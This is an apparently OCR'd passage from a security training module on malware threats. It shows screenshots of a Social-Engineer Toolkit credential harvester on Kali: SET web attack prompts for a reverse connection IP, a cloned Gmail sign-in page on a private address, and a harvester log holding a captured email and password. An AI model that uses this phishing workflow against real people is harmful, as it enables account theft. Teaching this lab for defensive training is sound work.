







root@kali: ~
File Edit View Search Terminal Help
root@kali:~# ifconfig eth0
eth0 Link encap:Ethernet HWaddr 00:0c:29:db:54:c4
inet addr:172.16.100.8 Bcast:172.16.100.255 Mask:255.255.255.0
inet6 addr: fe80::20c:29ff:fedb:54c4/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:18 errors:0 dropped:0 overruns:0 frame:0
TX packets:32 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:2459 (2.4 KiB) TX bytes:2814 (2.7 KiB)
root@kali:~#
99) Return to Webattack Menu
set:webattack>2
[-] NAT/Port Forwarding can be used in the cases where your SET machine is
[-] not externally exposed and may be a different IP address than your reverse l
istener.
set> Are you using NAT/Port Forwarding [yes|no]: no
[-] Enter the IP address of your interface IP or if your using an external IP, w
hat
[-] will be used for the connection back and to house the web server (your inter
face address)
set:webattack> IP address or hostname for the reverse connection:172.16.100.8



Google Accounts
https://accounts.google.com/ServiceLogin?service=mail&passive=true&rm=false&continue=https://mail.google.com/mail/&ss=1&scc=1&ltmpl=default&
Apps
New Tab


Google









172.16.100.8
Apps
New Tab
Other bookmarks
Google
One account. All of Google.
Sign in to continue to Gmail
Email
hasan@gmail.com
Password
Sign in
Stay signed in
Need help?
Create an account


harvester_2016-01-26 01:07:13.515857.txt (/var/www) - VIM
Edit Tools Syntax Buffers Window Help
pstMsg] => 1
dnConn] =>
checkConnection] =>
Email] => hasan@gmail.com
Passwd] => 123456
PersistentCookie] => yes
rmShown] => 1

Module 06 Malware Threats



Make Trojan with windows shell